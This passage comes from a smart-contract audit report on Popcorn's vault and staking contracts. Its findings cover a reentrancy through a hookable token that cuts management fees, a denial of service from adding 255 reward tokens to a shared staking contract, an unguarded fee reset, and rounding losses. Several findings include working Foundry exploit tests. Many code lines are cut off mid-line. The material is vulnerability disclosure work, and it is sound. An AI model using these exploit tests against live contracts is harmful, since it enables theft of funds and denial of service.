https://github.com/code-423n4/2023-01-popcorn/blob/main/src/utils/MultiRewardStaking.sol#L201

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/utils/MultiRewardEscrow.sol#L97-L98

### Impact

When a Vault owner creates/adds a reward token to the Staking contract with faulty escrow config parameters, the reward tokens sent to the Staking contract will forever be locked up. This can happen since there are no validity checks on the values of the Escrow config for the reward tokens when adding a reward token to the Staking contract via the VaultController.

### Proof of Concept

Below are the steps to reproduce the issue:

1. Vault Creator/Owner adds a reward token to the Staking contract of a vault they own/created, passing Escrow configuration parameters of `useEscrow` = true,

`escrowDuration` = 0 and `escrowPercentage` = 1. This passes without issue since there are no validity checks for the Escrow config in the following lines:

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/VaultController.sol#L443-L471

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/utils/MultiRewardStaking.sol#L265-L271

2. This issue not noticeable until someone attempts to `claimRewards` for that misconfigured rewardToken from the Staking contract. This will always revert for all users trying to claim rewards for the affected rewardToken since it always attempts to lock some funds in escrow:

   https://github.com/code-423n4/2023-01-popcorn/blob/main/src/utils/MultiRewardStaking.sol#L178-L180

   And one of these checks in `Escrow.lock` will always fail since `escrowDuration` was set to 0 and `escrowPercentage` is so low that rewards must be so high for the escrow amount to not be 0: https://github.com/code-423n4/2023-01-popcorn/blob/main/src/utils/MultiRewardEscrow.sol#L97-L98

3. Reward tokens for that misconfigured rewardToken contract will now forever be locked in the Staking contract leading to loss of funds vault creator/owner.

## Tools Used

VS Code

## Recommended Mitigation Steps

1. Add validity checks for escrowDuration and escrowPercentage before these lines: https://github.com/code-423n4/2023-01-popcorn/blob/main/src/utils/MultiRewardStaking.sol#L265-L270

Make sure that `escrowDuration` is greater than 0 and that `escrowPercentage` is high enough that it won't always trigger reverts when users claim rewards.

2. If reward amounts are too small, the escrow amount will be 0 and that will revert the `claimRewards` so users will not be able to claim rewards. Maybe check if there are escrowed amounts greater than 0 and only call `Escrow.lock` if it is. That way, users with small rewards will always be able to claim funds. Note that only users with larger rewards at time of claiming will have funds escrowed for smaller escrow percentages.

RedVeil (Popcorn) confirmed

## [M-28] Reentrancy abuse to reduce the minted management fees when changing an adapter

*Submitted by* 0xNineDec*, also found by* thecatking

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/Vault.sol#L151-L153

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/Vault.sol#L480-L491

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/Vault.sol#L594-L613

### Impact

Vaults using hookable tokens present a reentrancy upon changing adapter. Each vault has the `takeFees()` modifier that processes performance and management fees. That modifier is invoked only in two opportunities:

`takeManagementAndPerformanceFees()` (external non access controlled) and when changing an adapter with `changeAdapter()` (external, non access controlled and depends on having a previously proposed adapter).

The `takeFees()` modifier consumes from the `totalAssets()` balance to calculate the amount of management fees via `accruedManagementFee()`:

```
function accruedManagementFee() public view returns (uint256
    uint256 managementFee = fees.management;
    return
        managementFee > 0
            ? managementFee.mulDiv(
                totalAssets() * (block.timestamp - feesUpdat
                SECONDS_PER_YEAR,
                Math.Rounding.Down
            ) / 1e18
            : 0;
}
```

However, a vault using hookable tokens can perform a reentrancy if the following conditions are met:

- There is a proposed new adapter
- The time to change that adapter has passed (meaning that the `changeAdapter()` call will go through)

```
function changeAdapter() external takeFees {
    if (block.timestamp < proposedAdapterTime + quitPeriod)
        revert NotPassedQuitPeriod(quitPeriod);

    adapter.redeem(
        adapter.balanceOf(address(this)),
        address(this),
        address(this)
    );

    asset.approve(address(adapter), 0);

    emit ChangedAdapter(adapter, proposedAdapter);

    adapter = proposedAdapter;

    asset.approve(address(adapter), type(uint256).max);

    adapter.deposit(asset.balanceOf(address(this)), address
```

```
    }
```

This reentrancy will be triggered by a hook called before the `safeTransferFrom()` upon `deposit()` and the instructions performed inside that hook will occur after `_mint()` and before the assets are effectively transferred to the vault:

```
    function deposit(uint256 assets, address receiver)
        public
        nonReentrant
        whenNotPaused
        syncFeeCheckpoint
        returns (uint256 shares)
    {
        if (receiver == address(0)) revert InvalidReceiver();

        uint256 feeShares = convertToShares(
            assets.mulDiv(uint256(fees.deposit), 1e18, Math.Rour
        );

        shares = convertToShares(assets) - feeShares;

        if (feeShares > 0) _mint(feeRecipient, feeShares);

        _mint(receiver, shares);

        asset.safeTransferFrom(msg.sender, address(this), assets

        adapter.deposit(assets, address(this));

        emit Deposit(msg.sender, receiver, assets, shares);
    }
```

The hookable token can call `changeAdapter()` in a before transfer hook and the contract will use outdated balance values. This is because the vault increases the amount of shares before capturing the assets.

## Proof of Concept

A vault with a hookable token is deployed by Alice. The used token allows users to create custom hooks that run before and/or after each call. A change of adapter is enqueued.

- Alice proposes a new adapter via `proposeAdapter()`
- Bob creates a hook that is executed before transferring the assets to the vault that calls `changeAdapter()`
- Bob triggers a `vault.deposit()` when the quit period passed (so the `changeAdapter()` call does not revert)
- The hook reenters the `takeFees()` modifier via the `changeAdapter()` call and proceeds to mint management fees to the `feeRecipient`.
- Because the amount of assets is outdated, the fees minted to the recipient are considerably less.

**Output:**

```
==================== NO REENTRANCY ====================
===== Called takeManagementAndPerformanceFees() =====
  Entered takeFees()
  Current assets: 20000000000000000000
  Mitable totalFees: 0
  Entered takeManagementAndPerformanceFees()

===== Called changeAdapter() =====
  Entered takeFees()
  Current assets: 30000000000000000000
  Mitable totalFees: 106785687124496159
  Entered changeAdapter()


==================== WITH REENTRANCY ====================
===== Called takeManagementAndPerformanceFees() =====
  Entered takeFees()
  Current assets: 20000000000000000000
  Mitable totalFees: 0
  Entered takeManagementAndPerformanceFees()

===== Called reentrant deposit() =====
  Entered takeFees()
  Current assets: 20000000000000000000
  Mitable totalFees: 71190458082997439
  Entered changeAdapter()
  Entered takeFees()
  Current assets: 0
  Mitable totalFees: 0
```

```
  Entered changeAdapter()
  Entered takeFees()
  Current assets: 0
  Mitable totalFees: 0
  Entered changeAdapter()

===== Called takeManagementAndPerformanceFees() =====
  Entered takeFees()
  Current assets: 30010000000000000000
  Mitable totalFees: 0
  Entered takeManagementAndPerformanceFees()
```

With the deposit and current amount of shares used for the PoC, it can be seen how the reentrant call yields in a total of `7.119e16` minted shares whereas a normal non-reentrant flow mints `1.06e17`. This means that `33%` of the fees are not transferred to the recipient.

The output was built by adding console logs inside each relevant Vault's function. To reproduce both non reentrant and reentrant scenarios comment the token hook and the respective parts of the PoC.

```
function test__readOnlyReentrancy() public {
  vm.prank(alice);
  MockERCHook newToken = new MockERCHook("ERCHook", "HERC", 18
  MockERC4626 newAdapter = new MockERC4626(IERC20(address(newT

  address vaultAddress = address(new Vault());

  Vault newVault = Vault(vaultAddress);
  newVault.initialize(
    IERC20(address(newToken)),
    IERC4626(address(newAdapter)),
    VaultFees({ deposit: 0, withdrawal: 0, management: 1e17, p
    feeRecipient,
    address(this)
  );

  newToken.mockSetVault(newVault);
  assertTrue(newToken.vault() == newVault);

  MockERC4626 newProposedAdapter = new MockERC4626(IERC20(addr
  uint256 depositAmount = 100 ether;
```

```
vm.label(address(newAdapter), "OldAdapter");
vm.label(address(newProposedAdapter), "ProposedAdapter");

// Deposit funds to generate some shares
newToken.mint(alice, depositAmount);
newToken.mint(bob, depositAmount);

vm.startPrank(alice);
newToken.approve(address(newVault), depositAmount);
newVault.deposit(10 ether, alice);
newToken.transfer(address(newVault), 0.01 ether);
vm.stopPrank();

vm.startPrank(bob);
newToken.approve(address(newVault), depositAmount);
newVault.deposit(10 ether, bob);
vm.stopPrank();

// Increase assets in asset Adapter
newToken.mint(address(adapter), depositAmount);

// Update current rewards
console.log("\n===== Called takeManagementAndPerformanceFees
newVault.takeManagementAndPerformanceFees();
vm.warp(block.timestamp + 10 days);

// Preparation to change the adapter
newVault.proposeAdapter(IERC4626(address(newProposedAdapter)
vm.warp(block.timestamp + 3 days + 100);

// // Normal call
// vm.prank(bob);
// newVault.deposit(10 ether, bob);
// vm.expectEmit(false, false, false, true, address(newVault
// emit ChangedAdapter(IERC4626(address(newAdapter)), IERC46
// console.log("\n===== Called changeAdapter() =====");
// newVault.changeAdapter();

// Hooked call
vm.startPrank(bob);
vm.expectEmit(false, false, false, true, address(newVault));
emit ChangedAdapter(IERC4626(address(newAdapter)), IERC4626
console.log("\n===== Called reentrant deposit() =====");
newVault.deposit(10 ether, bob);

console.log("\n===== Called takeManagementAndPerformanceFees
```

```
    newVault.takeManagementAndPerformanceFees();
  }

contract MockERCHook is MockERC20 {
  Vault public vault;
  uint256 internal timesEntered = 0;
  constructor(
    string memory name_,
    string memory symbol_,
    uint8 decimals_
  ) MockERC20(name_, symbol_, decimals_) {  }

  function _beforeTokenTransfer(address , address , uint256 ) i
    if(timesEntered == 0){
      try vault.changeAdapter() { // -------- STRUCTURE USED FC
        timesEntered++;
      } catch {}
    }
  }

  function mockSetVault(Vault _vault) external {
    vault = _vault;
  }

}
```

### Recommended Mitigation Steps

Consider adding the `nonReentrant` modifier to the `changeAdapter()` function.

**RedVeil (Popcorn) acknowledged, but disagreed with severity**

**LSDan (judge) decreased severity to Medium**

## [M-29] `MultiRewardStaking.changeRewardSpeed()` breaks the distribution

*Submitted by* Ruhum, *also found by* minhtrng, ulqiorra, OxMirce, rvierdiiev, gjaldon, cccz, OxRobocop, *and* chaduke

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/utils/MultiRewardStaking.sol#L296-L315

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/utils/MultiRewardStaking.sol#L351-L360

## Impact

The `changeRewardSpeed()` doesn't calculate the new `endTimestamp` correctly. That causes the reward distribution to be broken.

## Proof of Concept

Given that we have an existing reward with the following configuration:

- startTimestamp = 0
- endTimestamp = 100
- rewardPerSecond = 2
- initialBalance = 200

The reward speed is changed at `timestamp = 50`, meaning 100 tokens were already distributed. The new endTimestamp is calculated by calling `_calcRewardsEnd()`:

```
        // @audit using balanceOf() here has its own issues but let'
        uint256 remainder = rewardToken.balanceOf(address(this));

        uint32 prevEndTime = rewards.rewardsEndTimestamp;

        uint32 rewardsEndTimestamp = _calcRewardsEnd(
          prevEndTime > block.timestamp ? prevEndTime : block.timest
          rewardsPerSecond,
          remainder
        );
```

And the calculation is:

```
    function _calcRewardsEnd(
```

```
    uint32 rewardsEndTimestamp,
    uint160 rewardsPerSecond,
    uint256 amount
  ) internal returns (uint32) {
    if (rewardsEndTimestamp > block.timestamp)
      amount += uint256(rewardsPerSecond) * (rewardsEndTimestamp

    return (block.timestamp + (amount / uint256(rewardsPerSeconc
  }
```

- `rewardsEndTimestamp = 100` (initial endTimestamp)
- `block.timestamp = 50` (as described earlier)
- `amount = 100`
- `rewardsPerSecond = 4` (we update it by calling this function)

Because `rewardEndTimestamp > block.timestamp`, the if clause is executed and `amount` is increased:

$amountNew = 100 + 4 \ast (100 - 50) = 300$

Then it calculates the new `endTimestamp`:

$50 + (300 / 4) = 125$

Thus, by increasing the `rewardsPerSecond` from `2` to `4`, we've **increased** the `endTimestamp` from `100` to `125` instead of decreasing it. The total amount of rewards that are distributed are calculated using the `rewardsPerSecond` and `endTimestamp`. Meaning, the contract will also try to distribute tokens it doesn't hold. It only has the remaining `100` tokens.

By increasing the `rewardsPerSecond` the whole distribution is broken.

## Recommended Mitigation Steps

It's not easy to fix this issue with the current implementation of the contract. There are a number of other issues. But, in essence:

- determine the remaining amount of tokens that need to be distributed

- calculate the new endTimestamp: `endTimestamp = remainingAmount / newRewardsPerSecond`

RedVeil (Popcorn) confirmed, but disagreed with severity

LSDan (judge) decreased severity to Medium

## [M-30] Vault creator can't change quitPeriod

*Submitted by* Ruhum

The vault's `quitPeriod` can be updated through the `setQuitPeriod()` function. Only the owner of the contract (AdminProxy through VaultController) can call it. But, the VaultController contract doesn't implement a function to call `setQuitPeriod()`. Thus, the function is actually not usable.

This limits the configuration of the vault. Every vault will have to use the standard 3-day `quitPeriod`.

### Proof of Concept

`setQuitPeriod()` has the `onlyOwner` modifier which only allows the AdminProxy to access the function. The AdminProxy is called through the VaultController.

```
function setQuitPeriod(uint256 _quitPeriod) external onlyOwr
    if (_quitPeriod < 1 days || _quitPeriod > 7 days)
        revert InvalidQuitPeriod();

    quitPeriod = _quitPeriod;

    emit QuitPeriodSet(quitPeriod);
}
```

The VaultController doesn't provide a function to execute `setQuitPeriod()`. Just search for `setQuitPeriod.selector` and you won't find anything.

### Recommended Mitigation Steps

Add a function to interact with `setQuitPeriod()`.

RedVeil (Popcorn) confirmed

## [M-31] Vault creator can't change feeRecipient after deployment

*Submitted by* Ruhum, *also found by* 0xMirce *and* 0xRobocop

The vault's `feeRecipient` can be updated through the `setFeeRecipient()` function. Only the owner of the contract (VaultController) can call it. But, the VaultController contract doesn't implement a function to call `setFeeRecipient()`. Thus, the function is actually not usable.

Since the vault creator won't be able to change the fee recipient they might potentially lose access to those funds.

### Proof of Concept

`setFeeRecipient` has the `onlyOwner` modifier which only allows the AdminProxy to access the function. The AdminProxy is called through the VaultController.

```
function setFeeRecipient(address _feeRecipient) external onl
    if (_feeRecipient == address(0)) revert InvalidFeeRecipi

    emit FeeRecipientUpdated(feeRecipient, _feeRecipient);

    feeRecipient = _feeRecipient;
}
```

The VaultController doesn't provide a function to execute `setFeeRecipient()`. Just search for `setFeeRecipient.selector` and you won't find anything.

### Recommended Mitigation Steps

Add a function to interact with `setFeeRecipient()`.

RedVeil (Popcorn) confirmed

## [M-32] DOS any Staking contract with Arithmetic Overflow

*Submitted by* gjaldon*, also found by* joestakey*,* jasonxiale*,* 0xMirce*,* Kumpa*,* Kenshin*,* rvierdiiev*, and* chaduke

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/VaultController.sol#L108-L110

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/VaultController.sol#L448

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/utils/MultiRewardStaking.sol#L112

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/utils/MultiRewardStaking.sol#L127

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/utils/MultiRewardStaking.sol#L141

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/utils/MultiRewardStaking.sol#L170

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/utils/MultiRewardStaking.sol#L373

### Impact

This allows attackers to disable any Staking contract deployed via the system, essentially locking up all funds within the Staking contract. It would lead to a significant loss of funds for all users and the protocol who have staked their Vault tokens. All Staking contracts can be disabled by an attacker. The attack is possible once vault deployments become permissionless which is the primary goal of the Popcorn protocol.

### Proof of Concept

The attack is possible because of the following behaviors:

1. Any Vault creator can use any Staking contract that was previously deployed by the system - https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/VaultController.sol#L108-L110
2. Any Vault creator can add rewards tokens to the Staking contract attached to their Vault. Note that this Staking contract could be the same contract used by other vaults - https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/VaultController.sol#L448
3. There are no checks to limit the number of rewardTokens added to a Staking contract - https://github.com/code-423n4/2023-01-popcorn/blob/main/src/utils/MultiRewardStaking.sol#L263
4. All critical functions in the Staking contract such as withdraw, deposit, transfer and claimRewards automatically call `accrueRewards` modifier.
5. `accrueRewards` iterates through all rewardTokens using a uint8 index variable - https://github.com/code-423n4/2023-01-popcorn/blob/main/src/utils/MultiRewardStaking.sol#L373

First, `verifyCreatorOrOwner` needs to be fixed so that it allows either creator or owner to run functions it protects like it's meant to with the below code:

```
if (msg.sender != metadata.creator && msg.sender != owner) rever
```

Once this fix is implemented and the protocol enables permissionless vault deployment, the following attack path opens up:

1. Some legit vaults have already been deployed by owner of the protocol or others and they have a Staking contract with significant funds
2. Attacker deploys vault using the same Staking contract deployed by any other vault owner/creator. This Staking contract is the target contract to be disabled.
3. Attacker adds 255 reward tokens to the Staking contract to trigger DOS in any future transactions in the Staking contract
4. Calling any transaction function in the Staking will always revert due to arithmetic overflow in the `accrueRewards` modifier that loops over all the `rewardTokens` state variable. The overflow is caused since the `i` variable used

in the for loop inside accrueRewards uses uint8 and it keeps looping as long as `i < rewardTokens.length`. That means if `rewardTokens` has a length of 256, it will cause `i` uint8 variable to overflow.

The steps for described attack can be simulated with the below test that will need to be added to the `VaultController.t.sol` test file:

```
function test__disable_any_staking_contract() public {
  addTemplate("Adapter", templateId, adapterImpl, true, true);
  addTemplate("Strategy", "MockStrategy", strategyImpl, false,
  addTemplate("Vault", "V1", vaultImpl, true, true);

  // 1. deploy regular legit vault owned by this
  address vault = deployVault();
  address staking = vaultRegistry.getVault(vault).staking;

  vm.startPrank(alice);
  // 2. deploy attacker-owned vault using the same Staking cor
  // alice is the attacker
  address attackerVault = controller.deployVault(
    VaultInitParams({
      asset: iAsset,
      adapter: IERC4626(address(0)),
      fees: VaultFees({
        deposit: 100,
        withdrawal: 200,
        management: 300,
        performance: 400
      }),
      feeRecipient: feeRecipient,
      owner: address(this)
    }),
    DeploymentArgs({ id: templateId, data: abi.encode(uint256
    DeploymentArgs({ id: 0, data: "" }),
    staking,
    "",
    VaultMetadata({
      vault: address(0),
      staking: staking,
      creator: alice,
      metadataCID: metadataCid,
      swapTokenAddresses: swapTokenAddresses,
      swapAddress: address(0x5555),
      exchange: uint256(1)
```

```
        }),
        0
      );

      // 3. Attacker (Alice) adds 255 reward tokens to the Staking
      bytes[] memory rewardsData = new bytes[](255);
      address[] memory targets = new address[](255);
      for (uint256 i = 0; i < 255; i++) {
        address _rewardToken = address(
          new MockERC20("Reward Token", string(abi.encodePacked(i)
        );

        targets[i] = attackerVault;
        rewardsData[i] = abi.encode(
          _rewardToken,
          0.1 ether,
          0,
          true,
          10000000,
          2 days,
          1 days
        );
      }
      controller.addStakingRewardsTokens(targets, rewardsData);

      asset.mint(alice, 100 ether);
      asset.approve(vault, 100 ether);
      IVault(vault).deposit(100 ether, alice);
      IVault(vault).approve(staking, 100 ether);

      // 4. This Staking.deposit call or any other transaction wil
      // essentially locking all funds in the Staking contract.
      IMultiRewardStaking(staking).deposit(90 ether, alice);
      vm.stopPrank();
    }
```

Please be reminded to fix `verifyCreatorOwner` first before running the above test. Running the test above will cause the call to `Staking.deposit` to revert with an `Arithmetic over/underflow` error which shows that the Staking contract has successfully been DOS'd. The following is the command for running the test:

```
forge test --no-match-contract 'Abstract' --match-test test__dis
```

### Tools Used

VS Code, Foundry

### Recommended Mitigation Steps

1. https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/VaultController.sol#L108-L110 - users shouldn't be allowed to deploy using just any Staking contract for their vaults. Because of this, any Vault creator can manipulate a Staking contract which leads to the DOS attack path.
2. https://github.com/code-423n4/2023-01-popcorn/blob/main/src/utils/MultiRewardStaking.sol#L263 - add a check to limit the number of rewardTokens that can be added to the Staking contract so that it does not grow unbounded.
3. https://github.com/code-423n4/2023-01-popcorn/blob/main/src/utils/MultiRewardStaking.sol#L371-L382 - calculation in rewards accrual should be changed so that it does not have to iterate through all rewards tokens. There should be one global index used to keep track of rewards accrual and only that one storage variable will be updated so that gas cost does not increase linearly as more rewardTokens are added.

RedVeil (Popcorn) confirmed

LSDan (judge) decreased severity to Medium

## [M-33] Users lose their entire investment when making a deposit and resulting shares are zero

*Submitted by* DadeKuma, *also found by* chaduke

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/adapter/abstracts/AdapterBase.sol#L392

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/adapter/abstracts/AdapterBase.sol#L110-L122

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/adapter/abstracts/AdapterBase.sol#L147-L165

## Impact

Users could receive `0` shares and thus lose their entire investment when making a deposit.

## Proof of Concept

Alice calls `deposit` with `999` assets, with herself as the receiver

```
    function deposit(uint256 assets, address receiver)
        public
        virtual
        override
        returns (uint256)
    {
        if (assets > maxDeposit(receiver)) revert MaxError(assets);

        uint256 shares = _previewDeposit(assets);
        _deposit(_msgSender(), receiver, assets, shares);

        return shares;
    }
```

Shares are calculated through `_previewDeposit`, which uses `_convertToShares` rounding down

```
    function _convertToShares(uint256 assets, Math.Rounding roundinc
        internal
        view
        virtual
        override
        returns (uint256 shares)
    {
        uint256 _totalSupply = totalSupply();
        uint256 _totalAssets = totalAssets();
        return
            (assets == 0 || _totalSupply == 0 || _totalAssets == 0)
                ? assets
```

```
            : assets.mulDiv(_totalSupply, _totalAssets, roundinc
    }
```

With specific conditions, the share calculation will round to zero. Let's suppose that `_totalSupply = 100_000` and `_totalAssets = 100_000_000`, then:

```
    assets * _totalSupply / _totalAssets => 999 * 100_000 / 100_000_
```

which rounds to zero, so total shares are `0`.

Finally, the deposit is completed, and the adapter mints `0 shares`.

```
    function _deposit(
        address caller,
        address receiver,
        uint256 assets,
        uint256 shares
    ) internal nonReentrant virtual override {
        IERC20(asset()).safeTransferFrom(caller, address(this), asse

        uint256 underlyingBalance_ = _underlyingBalance();
        _protocolDeposit(assets, shares);
        // Update the underlying balance to prevent inflation attack
        underlyingBalance += _underlyingBalance() - underlyingBalanc

        _mint(receiver, shares);

        harvest();

        emit Deposit(caller, receiver, assets, shares);
    }
```

Alice has lost `999` assets and she has received nothing in return.

## Recommended Mitigation Steps

Revert the transaction when a deposit would result in `0` shares minted.

**RedVeil (Popcorn) confirmed, but disagreed with severity**

LSDan (judge) decreased severity to Medium

## [M-34] Anyone can reset fees to 0 value when Vault is deployed

*Submitted by* rvierdiiev, *also found by* immeas, hansfriese, bin2chen, Lirios, ayeslick, jasonxiale, critical-or-high, mookimgo, Ruhum, hashminer0725, *and* hashminer0725

Anyone can reset fees to 0 value when Vault is deployed. As result protocol will stop collecting fees.

### Proof of Concept

Anyone can call `changeFees` function in order to change `fees` variable to `proposedFees`.

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/Vault.sol#L540-L546

```
    function changeFees() external {
        if (block.timestamp < proposedFeeTime + quitPeriod)
            revert NotPassedQuitPeriod(quitPeriod);


        emit ChangedFees(fees, proposedFees);
        fees = proposedFees;
    }
```

There is a check that should not allow anyone to call function before `quitPeriod` has passed after fees changing was proposed.

However function doesn't check that `proposedFeeTime` is not 0, so that means that after Vault has deployed, anyone can call this function and the check will pass.

That means that `fees` will be set to the `proposedFees`, which is 0.

As result protocol will stop collecting fees.

Use this test inside Vault.t.sol. Here you can see that no one proposed fee changing, but it was changed and set fees to 0.

```
    function test__changeFees() public {
        VaultFees memory newVaultFees = VaultFees({ deposit: 0, with
        //noone proposed
        //vault.proposeFees(newVaultFees);

        vm.warp(block.timestamp + 3 days);

        vm.expectEmit(false, false, false, true, address(vault));
        emit ChangedFees(VaultFees({ deposit: 0, withdrawal: 0, mana

        vault.changeFees();

        (uint256 deposit, uint256 withdrawal, uint256 management, ui
        assertEq(deposit, 0);
        assertEq(withdrawal, 0);
        assertEq(management, 0);
        assertEq(performance, 0);
      }
```

## Tools Used

VS Code

## Recommended Mitigation Steps

```
        function changeFees() external {
            if (proposedFeeTime == 0 || block.timestamp < proposedFe
                revert NotPassedQuitPeriod(quitPeriod);


            emit ChangedFees(fees, proposedFees);
            fees = proposedFees;
        }
```

RedVeil (Popcorn) confirmed, but disagreed with severity

LSDan (judge) decreased severity to Medium

## [M-35] Vault.maxWithdraw returns asset amount that is too big for Vault.withdraw

*Submitted by* koxuan

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/Vault.sol#L409-L411

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/Vault.sol#L211-L244

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/Vault.sol#L398-L416

### Impact

ERC4626 standard requires `maxWithdraw` to return the maximum amount of underlying assets that can be withdrawn from the owner balance with a single withdraw call. `withdraw` in `Vault` implements a fee which is not calculated in `maxWithdraw` in `Vault`. Therefore, upstream contracts that call `maxWithdraw` and use the return value for withdraw will always revert.

### Proof of Concept

Upstream contract calls maxWithdraw to determine maximum amount of assets user can withdraw. `adapter` is the wrapper that allows interaction with the underlying ERC4626 protocol.

```
function maxWithdraw(address caller) external view returns (
    return adapter.maxWithdraw(caller);
}
```

The upstream contract uses the return amount of assets as the input for `withdraw`. Notice that there is a withdrawal fee added by increasing the shares required. Since `maxWithdraw` would have returned the maximum assets that can be returned,

increasing the shares required from withdrawal fee will mean that the shares required will exceed shares that user have. This will cause a revert during the transfer of shares from user to vault.

```
function withdraw(
    uint256 assets,
    address receiver,
    address owner
) public nonReentrant syncFeeCheckpoint returns (uint256 sha
    if (receiver == address(0)) revert InvalidReceiver();

    shares = convertToShares(assets);

    uint256 withdrawalFee = uint256(fees.withdrawal);

    uint256 feeShares = shares.mulDiv(
        withdrawalFee,
        1e18 - withdrawalFee,
        Math.Rounding.Down
    );

    shares += feeShares;

    if (msg.sender != owner)
        _approve(owner, msg.sender, allowance(owner, msg.ser

    _burn(owner, shares);

    if (feeShares > 0) _mint(feeRecipient, feeShares);

    adapter.withdraw(assets, receiver, address(this));

    emit Withdraw(msg.sender, receiver, owner, assets, share
}
```

```
function redeem(uint256 shares) external returns (uint256) {
    return redeem(shares, msg.sender, msg.sender);
}
```

Note, this applies to all max* functions too in `Vault`. They all delegate to adapter which does not include withdrawal or deposit fee.

```
/// @return Maximum amount of underlying `asset` token that
function maxDeposit(address caller) public view returns (uir
    return adapter.maxDeposit(caller);
}

/// @return Maximum amount of vault shares that may be minte
function maxMint(address caller) external view returns (uint
    return adapter.maxMint(caller);
}

/// @return Maximum amount of underlying `asset` token that
function maxWithdraw(address caller) external view returns
    return adapter.maxWithdraw(caller);
}

/// @return Maximum amount of shares that may be redeemed by
function maxRedeem(address caller) external view returns (ui
    return adapter.maxRedeem(caller);
}
```

### Recommended Mitigation Steps

Recommend calculating the withdrawal fee and deducting it in `maxWithdraw`. Same for the withdrawal and deposit fees for all the max* functions.

**RedVeil (Popcorn) acknowledged**

## Low Risk and Non-Critical Issues

For this audit, 97 reports were submitted by wardens detailing low risk and non-critical issues. The **report highlighted below** by **IIIIIII** received the top score from the

judge.

*The following wardens also submitted reports:* ulqiorra, DevTimSch, luxartvinsec, Deathstore, immeas, yongskiws, JDeryl, halden, rbserver, Udsen, apvlki, Breeje, ddimitrov22, 0xBeirao, nadin, hansfriese, Deekshith99, Awesome, sayan, tsvetanovv, eccentricexit, cryptonue, lukris02, mrpathfindr, 0xAgro, descharre, Aymen0909, Kaiziron, ethernomad, SleepingBugs, DevABDee, doublesharp, Walter, aashar, Mukund, tnevler, merlin, dharma09, codetilda, matrix_0wl, 0xWeiss, Bnke0x0, ast3ros, 0xMirce, Kaysoft, H0, csanuragjain, Guild_3, fs0c, shark, Rickard, waldenyan20, Ermaniwe, SkyWalkerMan, Kenshin, cryptostellar5, y1cunhui, 0xRobocop, simon135, DadeKuma, RaymondFam, 0xSmartContract, savi0ur, Sathish9098, Diana, Dewaxindo, IceBear, 0x3b, 0xNineDec, adeolu, 2997ms, Cryptor, pavankv, Inspectah, Ruhum, mookimgo, scokaf, 0xTraub, chaduke, chrisdior4, Rolezn, georgits, yosuke, btk, ustas, chandkommanaboyina, Praise, Bauer, hashminer0725, UdarTeam, rebase, 41i3xn, seeu, arialblack14, climber2002, *and* olegthegoat.

## Low Risk Issues Summary

| | Issue | Instances |
|---|---|---|
| [L-01] | Unchecked return value of low level `call()` / `delegatecall()` | 2 |
| [L-02] | Upgradeable contract not initialized | 2 |
| [L-03] | Loss of precision | 2 |
| [L-04] | Signatures vulnerable to malleability attacks | 3 |
| [L-05] | Owner can renounce while system is paused | 2 |
| [L-06] | Open TODOs | 1 |
| [L-07] | Upgradeable contract is missing a `__gap[50]` storage variable to allow for new storage variables in later versions | 2 |
| [L-08] | Missing `initializer` modifier on constructor | 1 |

Total: 15 instances over 8 issues

## [L-01] Unchecked return value of low level `call()` / `delegatecall()`

*There are 2 instances of this issue:*

```
File: src/vault/adapter/abstracts/AdapterBase.sol

444                 address(strategy).delegatecall(
445                     abi.encodeWithSignature("harvest()")
446:                );
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/adapter/abstracts/AdapterBase.sol#L444-L446

```
File: src/vault/AdminProxy.sol

24:         return target.call(callData);
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/AdminProxy.sol#L24

## [L-02] Upgradeable contract not initialized

Upgradeable contracts are initialized via an initializer function rather than by a constructor. Leaving such a contract uninitialized may lead to it being taken over by a malicious user

*There are 2 instances of this issue:*

```
File: src/vault/Vault.sol

/// @audit missing __ReentrancyGuard_init()
/// @audit missing __Pausable_init()
```

```
26:   contract Vault is
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/Vault.sol#L26

## [L-03] Loss of precision

Division by large numbers may result in the result being zero, due to solidity not supporting fractions. Consider requiring a minimum amount for the numerator to ensure that it is always larger than the denominator

*There are 2 instances of this issue:*

```
File: src/utils/MultiRewardStaking.sol

359:       return (block.timestamp + (amount / uint256(rewardsPer
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/utils/MultiRewardStaking.sol#L359

```
File: src/vault/Vault.sol

433                     ? managementFee.mulDiv(
434                         totalAssets() * (block.timestamp - fee
435                         SECONDS_PER_YEAR,
436                         Math.Rounding.Down
437:                    ) / 1e18
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/Vault.sol#L433-L437

## [L-04] Signatures vulnerable to malleability attacks

`ecrecover()` accepts as valid, two versions of signatures, meaning an attacker can use the same signature twice. Consider adding checks for signature malleability, or using OpenZeppelin's `ECDSA` library to perform the extra checks necessary in order to prevent this attack.

*There are 3 instances of this issue:*

